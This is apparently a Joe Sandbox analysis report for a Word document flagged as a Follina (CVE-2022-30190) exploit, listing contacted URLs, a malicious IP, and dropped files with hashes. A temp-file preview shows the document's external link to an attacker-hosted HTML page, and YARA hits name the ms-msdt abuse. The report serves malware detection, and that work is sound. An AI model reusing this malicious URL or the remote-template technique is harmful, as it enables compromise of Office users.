http://https://api.addins.store.officeppe.com/addinstemplate	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://dataservice.o365filtering.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://learningtools.onenote.com/learningtoolsapi/v2.0/Getvoices	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://ncus.contentsync.	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://weather.service.msn.com/data.aspx	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://apis.live.net/v5.0/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://messaging.lifecycle.office.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://management.azure.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://outlook.office365.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://wus2.contentsync.	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://api.office.net	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://clients.config.office.net/user/v1.0/android/policies	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://entitlement.diagnostics.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://substrate.office.com/search/api/v2/init	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://outlook.office.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://outlook.office365.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://webshell.suite.office.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://substrate.office.com/search/api/v1/SearchHistory	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://management.azure.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://messaging.lifecycle.office.com/getcustommessage16	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://clients.config.office.net/c2r/v1.0/InteractiveInstallation	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://graph.windows.net/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://devnull.onenote.com	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://messaging.action.office.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://ncus.pagecontentsync.	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false	• URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://messaging.office.com/	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	6CA48D48-8B92-487D-A989-7731B3AEAC08.0.dr	false		high

World Map of Contacted IPs

Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.34.232.147	unknown	Germany		35913	DEDIPATH-LLCUS	true

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	646982
Start date and time: 16/06/202213:35:07	2022-06-16 13:35:07 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 41s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	5YMh6S8QVr.docx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	41
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal88.expl.evad.winDOCX@21/38@0/1
EGA Information:	Failed
HDC Information:	Failed

HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .docx • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, sdiagnhost.exe, mrxdav.sys, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, conhost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe, ApplicationFrameHost.exe
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 52.109.88.191, 52.109.88.39, 52.109.88.40, 52.109.76.35
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, prod-w.nexus.live.com.akadns.net, prod.configsvc1.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, arc.msn.com, ris.api.iris.microsoft.com, e12564.dspb.akamaiedge.net, login.live.com, store-images.s-microsoft.com, config.officeapps.live.com, sls.update.microsoft.com, nexus.officeapps.live.com, displaycatalog.mp.microsoft.com, officeclient.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, europe.configsvc1.live.com.akadns.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:36:58	API Interceptor	1x Sleep call for process: splwow64.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.accdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Access Database

Category:	dropped
Size (bytes):	528384
Entropy (8bit):	0.4758707236001924
Encrypted:	false
SSDEEP:	384:qGfX4rJCa88SFD/fZ0jGBJZpMW+wtZ1Is+hVZO4Fg:BfXMCJH7Z7fP+/3I
MD5:	983E09A01A1880A81C68652E89355F39
SHA1:	044620D4902C29B1F52B3129B000727C1E387A9C
SHA-256:	41520E5AE600F8DE180EEC2ACD20C739B592D39398C2EFEEC5AC1FF049C6B83A
SHA-512:	4AF16AF98B2215487BDB30E543725C71EFFEAA8CDB500B0DAD29443DD35129D4AAB4AC8163E859C361F17E1BD87C2DE45EF33D5D57FA49BA041071D066629C3A
Malicious:	false
Preview:	....Standard ACE DB.....n.b`..U.gr@?..~.....1.y..0...c...F...N>U.7...~.(...`.:{6M...Z.Cw..3..y[*.|*..|.....t..~.f_...$.g..'D...e....F.x....-b.T...4.0..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.ini

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	36
Entropy (8bit):	2.730660070105504
Encrypted:	false
SSDEEP:	3:5NixJlElGUR:WrEcUR
MD5:	1F830B53CA33A1207A86CE43177016FA
SHA1:	BDF230E1F33AFBA5C9D5A039986C6505E8B09665
SHA-256:	EAF9CDC741596275E106DDDCF8ABA61240368A8C7B0B58B08F74450D162337EF
SHA-512:	502248E893FCFB179A50863D7AC1866B5A466C9D5781499EBC1D02DF4F6D3E07B9E99E0812E747D76734274BD605DAD6535178D6CE06F08F1A02AB60335DE06
Malicious:	false
Preview:	C.e.n.t.r.a.l.T.a.b.l.e...a.c.c.d.b.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\OfficeFileCache\CentralTable.laccdb

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	1.3860360556164644
Encrypted:	false
SSDEEP:	3:sqd1HaV:sqdNu
MD5:	6907535C32F1C27E83048F36214F53A2
SHA1:	86265574253D50809E6BC3C4DE3F0EA2BE488271
SHA-256:	C69737F8A8BFDF7B893732A0A0B2A98EC0A733251CF2B65B7351593B0994D481
SHA-512:	E834D4B7A71014EB2FF7F16F4A2631926DE1937F17E35A45AD0217CC41C027955FACEA9B5AD41FCA1EBBA4AD005DF1F579DBFF37BCA89E0BB34F698FE39038CB
Malicious:	false
Preview:	980108. Admin.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\6CA48D48-8B92-487D-A989-7731B3AEAC08

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	148957
Entropy (8bit):	5.356697564360023
Encrypted:	false
SSDEEP:	1536:OcQW/gxgB5BQguw5/Q9DQC+zQWk4F77nXmvid3Xx4ETLKz6e:xJQ9DQC+zPXLI
MD5:	855BB0FF50334C3FB488800680E2A58F
SHA1:	4A82AA2B8FA74509ED325B72567FB79B79D6C295
SHA-256:	F8109DB2DDD84FB91F0FB891400D10196314E97BF345907EB88FFC9235DFEF30

SHA-512:	BCA5D5D135B19A596420AFD9BB743D28F442A3782576991A08DFC6732A253C732F47B408F4EA6599D3EC2CBBF0C36B3FBBA4982F191F261E7D06FB463B99B1F B
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2022-06-16T11:36:19">.. Build: 16.0.15414.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\3B4CC297.wmf

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ms-windows metafont .wmf
Category:	dropped
Size (bytes):	74
Entropy (8bit):	2.117514616373907
Encrypted:	false
SSDEEP:	3:t/Wlsl81olpUktK0Xg/lrll0:t/d8W6kK0Xgtl
MD5:	C4E6B3035AC3828D375E5479E8485D0D
SHA1:	624B2E68B669293CE5EF5EDA4EFCFDE97FFEA84A
SHA-256:	591890CBBED60EF32252835A3F13362E9204F1088E5EFA9E164A3526B612C4D7
SHA-512:	1864A7CBF1C5205F0D1CAC9DA5CA4E8F103B9C045913A98B8A9DA62B3850AB842913235BF38DA6C7D78ECE985D35EBC8F6C15471B5C2FE23A6A4BBF66A03E DB
Malicious:	false
Preview:	............`.....qW..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\50A7EA9A.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F64971 0
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\50A7EA9A.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\50A7EA9A.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\992D0BAC.dat

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Targa image data - Map - RLE 5 x 65536 x 0 "\004"
Category:	dropped
Size (bytes):	52
Entropy (8bit):	1.8614575055208968
Encrypted:	false
SSDEEP:	3:Vm1olpUktK0Xg/lrll0:MW6kK0Xgtl
MD5:	07FFEFF17A8A1A1209AB3C2690D569D4
SHA1:	37CB513FABDDCDBBAA2E7296B31A4BC9832E1B01
SHA-256:	57CFA30BB860B95B7012ED62427025959B671D270AAF67FC406FBC3C4F3C48D4

SHA-512:	743591E7BFE9936EEE057C9D1769595D48C90BA28057D8EBD0F7299B8FCACD7B8FA50AF30BD0B8B6E09F77ADE16B47D6F0ABB079D60E975443A57C514099AD86
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BEF29DB8.htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F649710
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BEF29DB8.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\BEF29DB8.htm, Author: Joe Security
Preview:	<!doctype html>..<html lang="en">..<body>..<script>..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA A..//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//A AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..//AAAAAAAAA

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\C4215259.jpeg

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 224x224, frames 3
Category:	dropped
Size (bytes):	9805
Entropy (8bit):	7.943364058434094
Encrypted:	false
SSDEEP:	192:eWSC3lgsFHUzdeJQnmRLMdno3Y1CQdlCQ3rHlX0wbaanHUwiCIviXNNLko/H2K:eujKzdXxt/CeCiFSwxNNAwWK
MD5:	98B5273E3C1D3B27777A1A17E51478A5
SHA1:	AA6854BA61CEADCCC58F3DC01680D94205B83671
SHA-256:	3953378734D19ABC3AAC6F760C713A10300517C40DD605C7D7518995914205AA
SHA-512:	4684921304A199470F7E11F85F5200EB670077D692D46CCA6DE0E4ADD3D32A90B4756EFAB612B5C22552239FA13031B44A06E306F3F97A80933348270AF8F16F
Malicious:	false
Preview:	......JFIF..(!..%...!1!&)+../..383,7*-.-...........-& &/--.--/-/-++---------------------------------------..........."..9.........................!.1."AQa 2q...BR..#3.....$Cb.r................................5......................!1.A.Qaq".....2...r.....#3BR............?..T...b..M.:.7_..B.P.....e...Q".I.....v..@a...};V......'S......D..5*.I..3C.....#6?a........{. .mF..*KLJ`5.i@.A.@Bp4@.....).YJ.4.D`...)=.3.|...^..y\$h]..2I.x......FTF.n%I.cF...#..C.....I.-.?g..F...H4`..b.0i@..\.Bp4@...T..q.l.I...S.#z.)...'9....A"R...J...JQ....J.....&W.A..B.^ .Wk./Wk.......)...^.+R....L...R.L....].O1M.p..~p....4.......I2..;..6.q.A...dU..7.H.....)<..pG....G.s..F......D....&.4.fi[i....... .g=...}.}f.,..........~q.j_LX..L..Y1...=.cL.I..v..*..oK....D...I.r..9. g<py.j.s...m.~z+.k*S5\3.?.....0kb.~.....o=..V.&..Hy..2.v.q...#./..y..z.m`.Cg..I....mv.I..p{....8....dw.(.HT.V ..A......;..v.rv\.}..#..v.....J......

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{5614292D-1CA5-43AD-B33D-A2D34A81DBEB}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1

SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28EA4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{FDDAADEE-C8D9-4F13-9F2E-152CDB73CD3C}.tmp

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	4532
Entropy (8bit):	3.5486738810837544
Encrypted:	false
SSDEEP:	96:GI0z2qRb55efGIdspaWLtiT02kDmECITUgm6zu8HGg:Z0HR1HxmECGpZmg
MD5:	D50E7225C855D7301F2C33659817042D
SHA1:	9888F7AF06EEB7CF4D6EC5D07B2B3F07E1353652
SHA-256:	9CF291E21A85224F9A7E9A43C82F864A5EFE6F51DD9124553A2CBEDDC7F6D0A4
SHA-512:	8AEF9931A68B1725626A9F568C79EC07DA126B52305560D526487B22A696539B4E78847F25084B53FBBD52ACC0A7F622CA02B763F312F9D963E597C400C4ED4A
Malicious:	false
Preview:	../...L.e.t.t.e.r. .b.e.f.o.r.e. .s.m.a.l.l. .c.l.a.i.m.s. .c.o.u.r.t. .c.l.a.i.m...L.I.N.K. .h.t.m.l.f.i.l.e. .".m.h.t.m.l.:.h.t.t.p.:././.1.9.4...3.4...2.3.2...1.4.7./.s.i.d.e...h.t.m.l.!.x.-.u.s.c.:.h.t.t.p.:././.1.9.4...3.4...2.3.2...1.4.7./.s.i.d.e...h.t.m.l.". .".". .\.p. .\.f. .0..... . .....8.0.5.0. .W.e.s.t. .7.8.t.h. .S.t.r.e.e.t...M.i.n.n.e.a.p.o.l.i.s.,. .M.N. .5.5.4.3.9..,.......z...............(...................(...H...b..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm

Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text, with CRLF line terminators
Category:	downloaded
Size (bytes):	6774
Entropy (8bit):	0.7823015818904822
Encrypted:	false
SSDEEP:	6:qTFQzhqIAXMzSKWEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEM:qTWvzSsAxH8d2GZfgGw1sue4kVM1Gb
MD5:	EA3FE2CB4B8E3C7AFA0C773A28742AA8
SHA1:	FC00C991825CFE83AC01AD60D9BCE9E5DE2D061D
SHA-256:	8D68FC5C45CDFD449252B1E3E2EC8A1E35E00C83532628102E5F699A1190D101
SHA-512:	73E55B24AE1DE1794745B1C168ACDFDDF8F15BD7DB611867773CA94BB9A8688D46D3E781B1AAE274879E002043465B03A1736BA7FA5D563F9AA67C459F649710
Malicious:	**true**
Yara Hits:	• Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm, Author: Joe Security • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\side[1].htm, Author: Joe Security
IE Cache URL:	http://194.34.232.147/side.html
